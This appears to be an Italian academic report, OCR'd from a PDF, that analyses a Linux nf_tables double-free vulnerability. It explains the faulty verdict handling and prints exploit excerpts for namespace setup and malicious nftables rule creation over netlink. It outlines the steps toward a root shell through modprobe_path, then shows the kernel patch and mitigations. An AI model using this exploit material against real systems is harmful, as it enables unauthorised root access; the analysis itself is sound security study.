

Figure 12: Flusso di un pacchetto all'interno di netfilter

meno attraverso un **verdetto** che deve essere assegnato da una funzione **hook**. Di seguito, è riportata la funzione che genera la vulnerabilità. In particolare, la funzione effettua un ciclo su tutte le regole registrate e controlla cosa fare con il pacchetto (accettare o scartare). Nel caso di ***NF_DROP***, la funzione costruisce un valore di ritorno con la macro ***NF_DROP_GETERR()*** a cui è possibile far tornare ***NF_ACCEPT***. Quindi, quando si entra nel branch ***NF_DROP*** si effettua il primo ***free*** del double free; mentre ritornando ***NF_ACCEPT*** ci si predispone per la seconda deallocazione che sarà effettuata quando il pacchetto non sarà più utile.

```
// looping over existing rules when skb triggers chain
int nf_hook_slow(struct sk_buff *skb, struct nf_hook_state *state,
         const struct nf_hook_entries *e, unsigned int s)
{
    unsigned int verdict;
    int ret;

    for (; s < e->num_hook_entries; s++) {
        // malicious rule: verdict = 0xffff0000
        verdict = nf_hook_entry_hookfn(&e->hooks[s], skb, state);

```

```
        // 0xffff0000 & NF_VERDICT_MASK == 0x0 (NF_DROP)
        switch (verdict & NF_VERDICT_MASK) {
        case NF_ACCEPT:
            break;
        case NF_DROP:
            // first free of double-free
            kfree_skb_reason(skb,
                     SKB_DROP_REASON_NETFILTER_DROP);

            // NF_DROP_GETERR(0xffff0000) == 1 (NF_ACCEPT)
            ret = NF_DROP_GETERR(verdict);
            if (ret == 0)
                ret = -EPERM;

            // return NF_ACCEPT (continue packet handling)
            return ret;

        // [snip] alternative verdict cases
        default:
            WARN_ON_ONCE(1);
            return 0;
        }
    }

    return 1;
}
```

Listing 7: "Funzione $\mathrm{nf}_{h}ook_{s}lowchegeneralavulnerabilit$"

Ciò è possibile a causa del modo con il quale viene generato il verdetto. Infatti, i 16 bit più significativi dovrebbero essere negativi, ma la funzione non verifica questa condizione e quindi rende possibile ritornare un valore positivo che viene tradotto in ***NF_ACCEPT*(?)**.

1.6 Linux user namespaces

L'attacco utilizza l'isolamento a livello di processo offerto da Linux. In particolare, per agire indisturbati sulle tabelle netfilter viene creato un namespace attraverso la systemcall unshare. Di fatto, l'exploit viene eseguito in un container rudimentale e ha bisogno della variabile ***sysctl kernel.unprivileged_userns_clone kernel.unprivileged_userns_clone = 1*** (disponibile default in tutte le maggiori distribuzioni Linux).

```
static void do_unshare()
{
    int retv;

    printf("[*] creating user namespace (CLONE_NEWUSER)...\n");

  // do unshare seperately to make debugging easier
    retv = unshare(CLONE_NEWUSER);
  if (retv == -1) {
        perror("unshare(CLONE_NEWUSER)");
        exit(EXIT_FAILURE);
    }

    printf("[*] creating network namespace (CLONE_NEWNET)...\n");

    retv = unshare(CLONE_NEWNET);
    if (retv == -1)
  {
    perror("unshare(CLONE_NEWNET)");
    exit(EXIT_FAILURE);
  }
}
```

Listing 8: "Setup network namespace come utente non privilegiato"

2 Attacco

Come illustrato in §1, l'attacco prevede tre passi fondamentali:

- setup del namespace e delle tabelle netfilter (Figura 13);
- trigger del double free con pacchetti IP frammentati (Figura 14);
- corruzione della free-list della cpu su cui si trova l'ultimo frammento IP ed allocazione della pagina malevola (Figura 15);
- sovrascrittura della variabile modprobe_path per eseguire un programma come root (una shell) (Figura 16);

Un PoC che sfrutta la vulnerabilità è presente in (**?**).



Figure 13: Prima parte dell'exploit



Figure 14: Invio dei pacchetti UDP e trigger del double free



Figure 15: Applicazione della dirty pagetable



Figure 16: Sovrascrittura della variabile modprobe_path ed esecuzione del codice arbitrario

2.1 Preparazione del kernel

Per trovare una versione su cui l'exploit funziona è necessario avere a disposizione il codice sorgente del kernel Linux ed essere dotati di una toolchain GNU. Per far si che l'exploit funzioni, bisogna avere una versione del kernel inferiore alla 6.6.15 e bisogna abilitare nf_tables e i namespace utente attraverso le configurazioni:

```
CONFIG_USER_NS=y
CONFIG_NF_TABLES=y
```

Per creare un ambiente realistico è stata creata una distribuzione debian attraverso il comando ***debootstrap*** utilizzato lo script di inizializzazione fornito in syzkaller (**?**). Il kernel utilizzato per gli esperimenti è stato compilato a partire dalla configurazione ***kvm_guest.config*** generato dalla seguente coppia di comandi:

```
cd $KERNEL
make defconfig
make kvm_guest.config
```

Una volta compilato il kernel e costruita l'immagine è possibile eseguire la macchina virtuale minimale attraverso lo script **startvm.sh** che semplicemente esegue un dominio QEMU.

Listing 9: "Esecuzione della macchina virtuale vittima"

```
#/bin/bash
KERNEL=linux
IMAGE=debian

qemu-system-x86_64 \
        -m 2G \
        -smp 2 \
        -kernel $KERNEL/arch/x86/boot/bzImage \
        -append "console=ttyS0 root=/dev/sda earlyprintk=serial net.ifnames=0" \
        -drive file=$IMAGE/bullseye.img,format=raw \
        -net user,host=10.0.2.10,hostfwd=tcp:127.0.0.1:10021-:22 \
        -net nic,model=e1000 \
        -enable-kvm \
        -nographic \
        -pidfile vm.pid \
        2>&1 | tee vm.log
```

2.2 Configurazione kernel: socket Netlink

Le socket NETLINK sono un meccanismo di comunicazione inter-processo (IPC) in Linux che permettono la comunicazione tra il kernel e gli utenti in spazio user. NETLINK viene utilizzato per vari scopi, inclusi la configurazione della rete e la gestione delle politiche di sicurezza. All'interno dell'exploit le socket netlink sono utilizzate per interagire con nf_tables configurando le regole per il trigger del double free.

```
1  void configure_nftables() {
2    struct mnl_socket *nl_sock;
3    struct nlmsghdr *nlh;
4    struct mnl_nlmsg_batch *batch;
5    char buf[MNL_SOCKET_BUFFER_SIZE];
6    uint32_t seq = time(NULL);
7    int ret, batching;
8    struct nftnl_table *t1;
9    struct nftnl_chain *c1;
10   struct nftnl_rule *r1;
11
12   printf("[*] setting up nftables...\n");
13
14   PRINTF_VERBOSE("[*] allocating netfilter objects...\n");
```

```
  t1 = alloc_table(NFPROTO_IPV4, "filter");
  c1 = alloc_chain(NFPROTO_IPV4, "filter", "df", NF_INET_PRE_ROUTING);
  r1 = alloc_rule(NFPROTO_IPV4, "filter", "df", 70);

  nl_sock = mnl_socket_open(NETLINK_NETFILTER);
  if (nl_sock == NULL) {
    perror("mnl_socket_open");
    exit(EXIT_FAILURE);
  }

  if (mnl_socket_bind(nl_sock, 0, MNL_SOCKET_AUTOPID) < 0) {
    perror("mnl_socket_bind");
    exit(EXIT_FAILURE);
  }

  batching = nftnl_batch_is_supported();
  if (batching < 0) {
    printf("[!] can't comm with nfnetlink");
    exit(EXIT_FAILURE);
  }

  batch = mnl_nlmsg_batch_start(buf, sizeof(buf));
  if (batching) {
    nftnl_batch_begin(mnl_nlmsg_batch_current(batch), seq++);
    mnl_nlmsg_batch_next(batch);
  }

    nlh = nftnl_table_nlmsg_build_hdr(mnl_nlmsg_batch_current(batch),
                                      NFT_MSG_NEWTABLE,
                                      nftnl_table_get_u32(t1, NFTNL_TABLE_FAMILY), // Set
    the family here
                                      NLM_F_APPEND|NLM_F_CREATE|NLM_F_ACK, seq++);

    nftnl_table_nlmsg_build_payload(nlh, t1);
    nftnl_table_free(t1);
    mnl_nlmsg_batch_next(batch);

  nlh = nftnl_chain_nlmsg_build_hdr(mnl_nlmsg_batch_current(batch),
                  NFT_MSG_NEWCHAIN,
                  nftnl_chain_get_u32(c1, NFTNL_CHAIN_FAMILY),
                  NLM_F_APPEND|NLM_F_CREATE|NLM_F_ACK, seq++);

  nftnl_chain_nlmsg_build_payload(nlh, c1);
  nftnl_chain_free(c1);
  mnl_nlmsg_batch_next(batch);

  nlh = nftnl_rule_nlmsg_build_hdr(mnl_nlmsg_batch_current(batch),
                  NFT_MSG_NEWRULE,
                  nftnl_rule_get_u32(r1, NFTNL_RULE_FAMILY),
                  NLM_F_APPEND|NLM_F_CREATE|NLM_F_ACK, seq++);

  nftnl_rule_nlmsg_build_payload(nlh, r1);
  nftnl_rule_free(r1);
  mnl_nlmsg_batch_next(batch);

  if (batching) {
    nftnl_batch_end(mnl_nlmsg_batch_current(batch), seq++);
    mnl_nlmsg_batch_next(batch);
  }

  PRINTF_VERBOSE("[*] sending nftables tables/chains/rules/expr using netlink...\n");
  ret = mnl_socket_sendto(nl_sock, mnl_nlmsg_batch_head(batch), mnl_nlmsg_batch_size(batch))
    ;
  // other stuff...
}
```

Listing 10: "Configurazione nftables attraverso la socket netlink"

2.3 Exploit della vulnerabilità

L'exploit viene compilato con ***musl-gcc*** per avere un binario statico. In Figura 17, è mostrato l'output che si ottiene quando si esegue l'attacco.



Figure 17: Esecuzione dell'attacco

3 Mitigazione delle vulnerabilità

L'attacco presentato sfrutta la tecnica dirty pagetables per attaccare nf_tables, ma può sfruttare altri bug del kernel di Linux che consentono di allocare PUD e PMD vicini. Le mitigazioni possono essere relative alla vulnerabilità di nftables, ma bisogna principalmente relativa alla tecnica utilizzata.

3.1 Mitigazione di nf_tables

La funzione ***nf_hook_slow()*** è stata patchata. In particolare, è stata eliminata la macro ***NF_DROP_GETERR*** poichè NF_QUEUE non è utilizzato da nftables.(**?**).

```
--- a/net/netfilter/nf_tables_api.c
+++ b/net/netfilter/nf_tables_api.c
@@ -10988,16 +10988,10 @@ static int nft_verdict_init(const struct nft_ctx *ctx, struct
    nft_data *data,
  data->verdict.code = ntohl(nla_get_be32(tb[NFTA_VERDICT_CODE]));

  switch (data->verdict.code) {
- default:
-   switch (data->verdict.code & NF_VERDICT_MASK) {
-   case NF_ACCEPT:
-   case NF_DROP:
-   case NF_QUEUE:
-     break;
-   default:
-     return -EINVAL;
-   }
-   fallthrough;
+ case NF_ACCEPT:
+ case NF_DROP:
+ case NF_QUEUE:
+   break;
  case NFT_CONTINUE:
  case NFT_BREAK:
  case NFT_RETURN:
@@ -11032,6 +11026,8 @@ static int nft_verdict_init(const struct nft_ctx *ctx, struct
    nft_data *data,

    data->verdict.chain = chain;
    break;
+ default:
+   return -EINVAL;
  }

  desc->len = sizeof(data->verdict);
--
```

Listing 11: "Commit applicato per mitigare la vulnerabilità"

3.2 Mitigazione della vulnerabilità nella gestione della memoria

La paginazione gararchica è necessaria per supportare i workload moderni. I kernel possono rendere più diffile utilizzare queste tecniche riducendo i poteri alle pagine utente, ma impattando le performance a livello kernel. Altre tecniche che possono essere applicate sono:

- static locking analysis: il codice del kernel deve essere verificato con strumenti automatici;
- riduzione delle systemcall: quest'attacco utilizza il pinning della CPU per essere sicuro di accedere alla stessa free-list. Impedire agli utenti di usare ***sched_affinity*** potrebbe mitigare le minacce;
- rendere le pagine degli utenti read-only;
- aggiungere supporto hardware: con i meccanismi di trustzone è possibile separare completamente zone critiche del kernel impedendone l'accesso a livello fisico tenendo una parte del codice cifrata;

Riferimenti
References